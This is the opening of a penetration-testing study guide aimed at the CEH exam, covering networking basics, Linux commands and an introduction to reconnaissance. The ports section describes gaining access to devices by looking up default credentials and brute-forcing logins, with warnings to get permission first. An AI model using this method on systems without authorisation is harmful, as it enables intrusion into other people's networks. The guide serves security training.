PENETRATION TESTING 101

PASS THE CEH & IT SECURITY CERTIFICATIONS

HACKINGLOOPS.COM

Section 1 – Networking Fundamentals

The OSI Model

The OSI Model is the best place to start if you're new to network security concepts. Most, if not all, of the following ideas and concepts are in some way based upon the OSI Model. In fact, many network security engineers use terms from this model to describe the functions and placement of different types of network security devices.

The OSI Model, or the Open System Interconnection model, is comprised of seven layers. For the purposes of this book, we will focus mainly on only three of these layers. However, you need to have a high level understanding of these layers as well as how they interact with each other.

To begin, you need to understand how the OSI Model represents data as it travels out of one computer, through the Internet, and ultimately reaches a destination device. As data is created on a computer, it is encapsulated into units from each layer of the OSI Model. In turn, the encapsulated data unit is then encapsulated again by the next layer, and so on. Think of the process of encapsulation like Russian nesting dolls. Each layer encloses data from another layer to facilitate data transmission.

Then, as the data reaches its intended destination, the reverse process happens. The payload of each data unit is unpacked by each respective layer until the only thing that remains is the original data the sender wanted to transmit.

The seven layers of the OSI Model are as follows from top to bottom:

- Application – The end user program that is generating data such as an instant messenger.
- Presentation – How the program data is encoded or presented, such as ASCII text.
- Session – TCP ports (FTP, POP, HTTP, HTTPS, etc.)
- Transport – Connection protocols such as TCP or UDP
- Network – Packets addressed with IPv4 or IPv6 addresses
- Data-link – Frames addressed with MAC addresses
- Physical – 1's and 0's transmitted on Ethernet segments, fiber optic cables, or wireless media

You can use the memory tool, "Please do not throw sausage pizza away," to remember the first letter of each layer should you find yourself taking a certification exam. Of these seven layers, we will be most concerned with the data-link, network, and transport layers. Please note that IP addresses are sometimes referred to as layer three addresses and that MAC addresses (discussed later) are sometimes referred to as a layer two address. We will begin a more in depth view of these layers starting with the network layer, or layer three.

IP Addressing Basics, Mac Addresses, and ARP

IP Addressing Basics

IP addressing is among the most important and fundamental concepts to know if you want to understand networking security. To put it simply, IP addresses are unique identifiers that allow devices differentiate between other devices on the same network. Think of the mail system analogy. When you want to send information (i.e. a letter) to someone who lives in a different home, you need their street address before you can send information. IP addresses work much the same way.

First and foremost, you need to understand their structure. They are composed of four *octets*, and each octet can range in value between 0 and 255. They are called octets because each fourth of the IP address is eight bits in length. Consider the following IP address:

- 192.168.1.1

This address lacks a subnet mask, and we can only assume that it is a host address.

Subnet Masks

An IP address on its own is just that – an IP address. However, when combined with a subnet mask, we can calculate the network subnet that a host belongs to. Understand that for the purpose of our discussion, a network subnet and a LAN (local area network) are essentially the same thing. For the sake of brevity, we will only discuss four of the most popular subnet masks to give you a high level understanding. They are as follows:

- 255.0.0.0 (/8)
- 255.255.0.0 (/16)
- 255.255.255.0 (/24)
- 255.255.255.255 (/32)

A subnet mask works to divide an IP address into two portions: the network portion of the address and the host portion of the address. The subnet mask functions by drawing a line between these two parts of the address. These example masks are very basic and, if you noticed, happen to be in multiples of eight. This is not an accident, the math is simply easier for the sake of our examples. To calculate the network address and identify the range of hosts on a subnet, consider the following IP address and mask combination:

- IP address: 192.168.2.1
- Subnet mask: 255.255.255.0 (/24)

Understand that there are two ways to write a subnet mask. The first is to write it out much like an IP address, such as 255.255.255.0. The second way is to write a slash and the number of bits in the IP address that are used to determine the network portion of the address. For example, 255.255.255.0 uses the first 3 octets to identify the network portion of the address. Since each octet is comprised of eight bits, the shorter subnet mask notation for 255.255.255.0 would be written as /24. Likewise, 255.0.0.0 can be written as /8.

In our example, the subnet mask determines that the first 3 octets of the IP address are the network address. The subnet number is 192.168.2.0. Because the last octet of the subnet mask is zero, it becomes the host portion of the address. So, for this subnet, valid IP addresses to assign to hosts range from 192.168.2.1 – 192.168.2.254. In order for a host on the 192.168.2.0 (/24) subnet to communicate with hosts on other subnets (e.g. 10.11.12.0 /24), the traffic would need to pass through a router to leave the LAN. Otherwise, data can pass freely between members of the same subnet by only passing through a layer two device, such as a network switch.

Broadcast Address

If you noticed in the last example, there were only 254 addresses on a subnet with the mask of 255.255.255.0. You might be wondering why this is, especially because each octet can have 256 different values (0-255). So what gives? Why weren't there 256 available host addresses?

Essentially, two addresses get used up by default on every subnet: the subnet number and the broadcast address. The subnet number, the first address in the subnet range, simply identifies the subnet. In our last example the subnet number was 192.168.2.0 /24. In every subnet address, all bits in the host portion of the address are 0's in binary.

The broadcast address, on the other hand, is the very last address in a subnet. On the 192.168.2.0 /24 subnet, the broadcast address is 192.168.2.255. For broadcast addresses, all bits in the host portion of the address are set to 1's in binary. In addition, know that a host sends data to the subnet's broadcast address when it wants to send data to every host in its subnet. This creates a one-to-every data transmission. Otherwise, sending data to a valid host address creates a one-to-one data transmission.

MAC Addresses

A MAC (Media Access Control) address is similar to an IP address in that it helps identify a unique host on a network. However, MAC addresses are very different because they are layer two addresses while IP addresses are layer three addresses. MAC addresses, with a few special exceptions outside the scope of this book, are globally unique. They are 48 bits in length and are represented by twelve hexadecimal characters.

Of these twelve characters, the first six are assigned to different organizations. For example, if I own XYZ Corp. and my business manufactures network cards, XYZ Corp. would be assigned a globally unique identifier six hexadecimal characters in length. Every network card that XYZ Corp. manufactures will have a MAC address that starts with the same six characters. This portion of the MAC address is named the OUI, or organizationally unique identifier. The last six characters simply create a globally unique identifier for network cards from XYZ Corp.

Because they are only layer two addresses, MAC addresses are not routable on the Internet. They exist in the data-link layer of the OSI Model, and are only useful for communication through layer two devices such as network switches.

Binding Layer 3 Addresses to Layer 2 Addresses with ARP

ARP, or Address Resolution Protocol, is the mechanism that bridges the gap between IP addresses and MAC addresses. Basically, networking devices and computers keep ARP tables that match IP addresses

to MAC addresses. The information contained in these tables is dynamic by nature, and you should know how to view the contents of your ARP cache.

When a networking device wants to send data to a host, it has some tough decisions to make. The ARP process works as follows. When a computer or other device wants to send data to a host, it first takes a look at its IP address. If the destination host does not belong in the same IP subnet as the sender, the data is forwarded to the default gateway for routing (layer 3) decisions. However, if they are in the same subnet, no routing is necessary. The host simply looks at its ARP table, finds a matching MAC address entry for the destination IP address, and finds the destination host's corresponding MAC address.

But what happens if there is no MAC address in its ARP table and your computer can't find a matching entry? In this event, a host will send an ARP broadcast on the subnet asking who owns the IP address in question. The broadcast is sent to every host on the subnet using the subnet's broadcast address.

For example, pretend your computer is trying to send data to the host 192.168.2.2. The networking device (likely a switch) will send a message to every device on that same subnet asking the question, "Who is 192.168.2.2?" The owner of that address will reply with their layer two MAC address, and then data transmission can begin.

Viewing Your IP Address, MAC Address, and ARP Table

There are many times when a network security engineer will want to view the IP address, MAC address, or ARP table of a host. Fortunately, it's quite simple. On a Windows computer, open up a command prompt by hitting your Windows key, typing **cmd**, and pressing the enter key. A black box, better known as the DOS prompt or command prompt, should pop up.


To view basic information about your network interfaces, simply type the command **ipconfig** and press enter. Please note, on Linux machines this command is **ifconfig** instead of **ipconfig**. You should now be able to see your IP address, subnet mask, and default gateway. If you wanted to see additional information such as your MAC address in a Windows environment, you would need to type the command **ipconfig /all** and press enter.

```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Qualcomm Atheros AR956x Wireless Network
Adapter
   Physical Address. . . . . . . . . : B8-EE-65-25-74-A1
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::b83c:414a:7a9d:6a3a%4(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.11.9.115(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.248.0
   Lease Obtained. . . . . . . . . . : Tuesday, June 23, 2015 12:50:28 PM
   Lease Expires . . . . . . . . . . : Wednesday, June 24, 2015 12:50:30 AM
   Default Gateway . . . . . . . . . : 10.11.12.254
   DHCP Server . . . . . . . . . . . : 10.11.12.254
   DHCPv6 IAID . . . . . . . . . . . : 112782949
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-1A-CF-16-AD-F8-A9-63-10-8A-A5

   DNS Servers . . . . . . . . . . . : 10.11.12.254
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Lastly, to view the contents of your ARP cache, you need only type the **arp –a** command and press enter.



Understanding TCP/IP Ports and Protocols

Fundamental to your understanding of networking security is the concept of TCP/IP ports (layer 5). Ports are difficult for networking security novices to grasp at first because they are not tangible. Essentially, a port is a way to tag different types of traffic. Many ports are well-defined and are very predictable. Think of each port as a separate television channel in which only one television network (i.e. protocol) can transmit messages. Some of the most common and well-known ports and protocols are as follows:


- Port 80 – HTTP
- Port 21 - FTP
- Port 22 – Secure Shell (SSH)
- Port 23 – Telnet
- Port 161 - SNMP
- Port 443 – HTTPS
- Port 53 - DNS

It is imperative that you understand port concepts if you ever hope to understand firewalls. A firewall has many functions, but one of their main functions is to permit or block certain types of traffic based on ports. For example, if I wanted to make sure no one could access files on my local network via FTP (file transfer protocol), I would configure my firewall to block incoming connections on ports 20 and 21.

In addition to firewalls, understanding ports is a most basic fundamental building block to any type of penetration testing. For example, one of the easiest ways when already on a network to try gain access to services is to scan for open ports on port 23, port 80 and port 443.

If we find port 80 or 443 open for a particular IP address we can simply type that IP address in our web browser and see if there is anything interesting there. The key is to find what IP addresses have that particular port open. You wouldn't believe how many times you can find an open switch with no password or other critical service with no password. Other times there is a password but it is the default password and a simple Google search of the service nets us both the username and password.

The same thing goes with port 23 (Telnet). If we find port 23 open we can just type in the command prompt: telnet <IP Address> 23 and we find the same type of username password prompts just in text form.



Again a simple Google search of the service banner many times will give us the username and password, which ends up gaining us access as well. Occasionally there isn't a banner and we can simply try brute forcing the username/password using many of the generic default passwords such as "admin, admin" etc. When you make it to the Nmap port scanning section go ahead and try to scan your network IP range. You might be surprised at what you find open or is using a default password on your own network. Just be careful because some of the IP ranges could belong to your Internet provider and you could accidentally break into something you shouldn't and we don't want to do that without permission. They are known to use these default passwords just like everyone else.

You wouldn't believe how many things you can gain access to from just this one simple method. Again just make sure it is your own network or you have permission first!

Private versus Public Networks

Central to your understanding about private and public networks is the concept of IP address exhaustion. When the Internet was still in its infancy, the IP addressing structure was created without the expectation of exponential growth. Today, more and more devices are connecting to the Internet, and many people frequently use a wide variety of devices to connect to the Internet on a daily basis.

Smart phones, tablets, mobile devices, laptops, and desktops each need their own IP address to connect to a network.

As more and more nations are connected to the Internet and more and more devices connect to the public Internet, the pool of available globally unique public IP addresses shrinks. It has long been expected that eventually there will not be enough IP addresses to support the number of global devices that need to connect to the Internet. This is a huge problem.

To mitigate this problem, the idea of private networks and NAT was born. The RFC 1918 standard defines blocks of IP addresses that are not globally unique. That is to say, the same addresses are assigned to many different hosts. Any IP address within one of the following ranges is a private IP address and not routable on the public Internet:

- 10.0.0.0 /8
- 172.16.0.0 /12
- 192.168.0.0 /16

You have already likely seen some of these IP addresses, such as a 192.168.1.0 network address. In fact, this is the most common default network assigned to home networking equipment such as consumer grade routers. If the network card on your computer has been assigned one of these addresses, your computer is on a private network and cannot reach the Internet unless an intermediary device performs NAT, or network address translation.

NAT


NAT has been very successful at slowing IP address exhaustion and at its core it only serves one simple purpose: to swap one hosts IP address for another IP address. One special type of NAT exists solely to translate between private addresses and public addresses. In fact, multiple private addresses can share the same public IP address to reach the Internet. As you become more accustomed to network security, you need to be able to differentiate between public and private hosts simply by looking at their IP address.

You also need to know that devices on a private network behind a NAT firewall are hidden from the public Internet. Though there are techniques to penetrate and map private networks, for the most part, an attacker can only see your public IP address. Without advanced tools, the attacker doesn’t know how many devices are sitting behind a NAT-capable device.

Linux Commands You Should Know

I put this Linux Command cheat sheet together to help those who haven't had much experience navigating the system.

To start you have to know how the file system is structured so you can navigate it properly.



To keep this short I've only put a fraction of the many possible commands on here but it should get you started if you are new to the linux environment.

Lets take a quick look at the structure of the file system:


Roadblock #1: We don't know what a command does:

To get information about a particular command, we can just put 'man' in front of it.

This will come in handy if you get confused about a particular command going forward.

So, if we need to know more about the 'ls' command:

root@kali:~# man ls



Roadblock #2: We need the list of files in our current directory

To list the files and folders in your current working directory:

root@kali:~# ls

To get more even details about all the files within the directory:

root@kali:~# ls –a

```
root@kali:~# ls -a
.               Desktop           .mission-control  .subversion
..              .gconf            .mozilla          .vboxclient-clipboard.pid
.bash_history   .gnome2           .msf4             .vboxclient-display.pid
.bashrc         .gstreamer-0.10   .profile          .vboxclient-draganddrop.pid
.cache          .gvfs             .pulse            .vboxclient-seamless.pid
.config         .ICEauthority     .pulse-cookie     .xsession-errors
.dbus           .local            .rnd              .xsession-errors.old
root@kali:~#
```

Roadblock #3: What directory are we in?

If we want to see more information about what directory we are in:

root@kali:~# pwd

```
root@kali:~# pwd
/root
root@kali:~#
```

Roadblock #4: You need to move directories

To change directory for example from where we are to the /media/ directory:

root@kali:~# cd /media/

```
root@kali:~# cd /media/
root@kali:/media#
```

No to move back a directory:

root@kali:/media# cd ..

```
root@kali:/media# cd ..
root@kali:/# pwd
/
root@kali:/#
```

Roadblock #5: You need to make your own directory

Lets say we need to make a new directory called scripts:

root@kali:/# mkdir scripts

```
root@kali:/# ls
0     etc               lib         mnt   run      srv  var
bin   example.conf.json  live-build  opt   sbin     sys  vmlinuz
boot  home              lost+found  proc  scripts  tmp
dev   initrd.img        media       root  selinux  usr
root@kali:/#
```

Roadblock #6: You need to create and manipulate a file

If we wanted to create a quick file or view a particular file with text we could simply create and then write out (There is of course the original vi but beginners should probably start with nano or leafpad):

root@kali:~# nano ourfile

```
root@kali:/# nano ourfile
```

To print the contents of that file we just created to the command line:

root@kali:~# cat ourfile

```
root@kali:/# cat ourfile
This is our test file.
root@kali:/#
```

We can also make a copy of that file:

root@kali:/# cp ourfile secondfile

```
root@kali:/# cp ourfile secondfile
root@kali:/# ls
0     etc               lib         mnt      root     secondfile  tmp
bin   example.conf.json  live-build  opt      run      selinux     usr
boot  home              lost+found  ourfile  sbin     srv         var
dev   initrd.img        media       proc     scripts  sys         vmlinuz
root@kali:/# cat secondfile
This is our test file.
root@kali:/#
```

We may at some point need to move a file from one directory to another. To move 'ourfile' to our /scripts/ directory:

root@kali:/# mv ourfile /scripts/

```
root@kali:/# mv ourfile /scripts/
root@kali:/# ls
0     etc               lib         mnt   run      selinux  usr
bin   example.conf.json  live-build  opt   sbin     srv      var
boot  home              lost+found  proc  scripts  sys      vmlinuz
dev   initrd.img        media       root  secondfile  tmp
root@kali:/#
```

Lets say we want to delete the second file now:

root@kali:/# rm secondfile

```
root@kali:/# ls
0     etc               lib         mnt   run      selinux  usr
bin   example.conf.json  live-build  opt   sbin     srv      var
boot  home              lost+found  proc  scripts  sys      vmlinuz
dev   initrd.img        media       root  secondfile  tmp
root@kali:/# rm secondfile
root@kali:/# ls
0     etc               lib         mnt   run      srv  var
bin   example.conf.json  live-build  opt   sbin     sys  vmlinuz
boot  home              lost+found  proc  scripts  tmp
dev   initrd.img        media       root  selinux  usr
root@kali:/#
```

Now the first:

root@kali:/# rm /scripts/ourfile

```
root@kali:/# mv ourfile /scripts/
root@kali:/# ls
0     etc              lib         mnt   run         selinux  usr
bin   example.conf.json live-build  opt   sbin        srv      var
boot  home             lost+found  proc  scripts     sys      vmlinuz
dev   initrd.img       media       root  secondfile  tmp
root@kali:/#
```

Roadblock #7: You need to remove a directory

We may even want to remove the scripts directory also.

root@kali:/# rmdir /scripts/

```
root@kali:/# rmdir /scripts/
root@kali:/# ls
0     etc              lib         mnt   run      sys   vmlinuz
bin   example.conf.json live-build  opt   sbin     tmp
boot  home             lost+found  proc  selinux  usr
dev   initrd.img       media       root  srv      var
root@kali:/#
```

Roadblock #8: You need to perform some admin functions

While we are root now, we may not always be and may need administrator functionality. We do that with the sudo command.

This will allow us to perform some system admin functions.

There will be times where you need to update your Kali Linux software:

root@kali:/# sudo apt-get update

```
root@kali:/# sudo apt-get update
```

After an update we may need to upgrade as well:

root@kali:/# sudo apt-get upgrade

```
root@kali:/# sudo apt-get upgrade
```

To become system admin without having to use sudo everytime:

root@kali:/# sudo –s

```
root@kali:/# sudo -s
root@kali:/#
```

Roadblock #9: You need to view your network interfaces

You will need to see your network interfaces often. To take look at those:

root@kali:/# ifconfig

```
root@kali:/# ifconfig
```

If you need to ping a device to probe if it is up:

root@kali:~# ping 127.0.0.1

```
root@kali:/# ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.000 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.092 ms
64 bytes from 127.0.0.1: icmp_req=4 ttl=64 time=0.112 ms
```

Roadblock #10: You need to setup new accounts

You will most likely need other user accounts as well. Lets say we wanted to add a user account called howtohackin:

root@kali:~# adduser howtohackin

```
root@kali:/# adduser howtohackin
Adding user `howtohackin' ...
```

These commands are really easy and in an effort not to overwhelm those new to linux we will just leave it here. Along the way however you will get use to these commands and learn many more out of necessity.

Section 2 – Introduction to Network Footprinting

Understanding Network Footprinting: Common Practices and Techniques

Being new to network security concepts, you might be asking yourself, "What the heck is network footprinting?" Well, there are many answers to that question. Network footprinting is analogous to reconnaissance because the goal of footprinting is to gather as much useful information about the target environment as possible to leverage potential exploits. Footprinting is simply the grunt work and groundwork that you need to put in to be able to conduct a proper penetration test or to properly hack something. Footprinting helps you identify system vulnerabilities and help you see the local network topology.

Think of it like this. You are a skilled surgeon. We all know that you wouldn't walk into the operating room without thoroughly evaluating the patient so you know exactly what it is you need to do once you get in there with the scalpel.

This is exactly the same premise for how penetration testing works. If you want to be a professional the last thing you will do is pull out some automated scanning tool and start scanning.

There are actually two types of Footprinting you can do. One is completely passive footprinting where you find out as much about your target without actually engaging the target or touching the network at all. When it comes to engaging a target you actually want to do passive Footprinting on the target more than anything else and I will show you many different ways of accomplishing this goal. A few of these places we can look for information passively about a target though are:

1. The target website/blog
2. The target's job listings
3. Search Engines (Google simple yet very effective)
4. Arin.net
5. Whois information
6. Social Media
7. Archive.org – Way back machine
8. Trade papers/press
9. Newsgroups
10. Finance sites and articles about the target

The other type of footprinting is active footprinting where we are actually using tools and probing the target to figure out what things are.

There are many different types of footprinting techniques that malicious Internet attackers leverage to gain access to a network and we will talk about a few effective ones here.

For example, a black hat hacker who wants to gather information about XYZ Corp's local network infrastructure might begin by browsing their website to gather personal information about their employees. Not only could personal information be used to make intelligent guesses at weak passwords,

but they can also be used to trick unsuspecting employees into forfeiting their personal login credentials. By impersonating other reputable organizations, some Internet attackers have found success by duping employees into willingly providing their credentials through a process called social engineering.

Once an individual has access to the network infrastructure, there are a whole host of things they can do to capture information. The following are some common footprinting practices:


- Gathering information
- Determining the local network's IP addressing scheme
- Active machine identification (via ping sweeps and other methods)
- Identifying open ports and access points
- Determining the operating systems running on active machines
- Mapping the local network infrastructure
- Capturing local network traffic

Even if you are new to these concepts, powerful Linux software makes the above tasks pretty darn simple to complete. All you need is the right software, a basic understanding of networking concepts, and a knowledge of the command syntax. We will get started with a few techniques that don't require tools and the remainder of the chapter, we will be using NMAP to better illustrate network footprinting practices.

Introduction to Footprinting using websites.

One of the best ways to start Footprinting a network infrastructure actually doesn't involve tools at all but rather involve websites. Let me explain to you what I mean. In order to start looking into a network infrastructure you must first know what the IP addresses are. One of the best ways to do that is actually by using a site called **ARIN** (https://www.arin.net), which stands for American Registry for Internet Numbers.

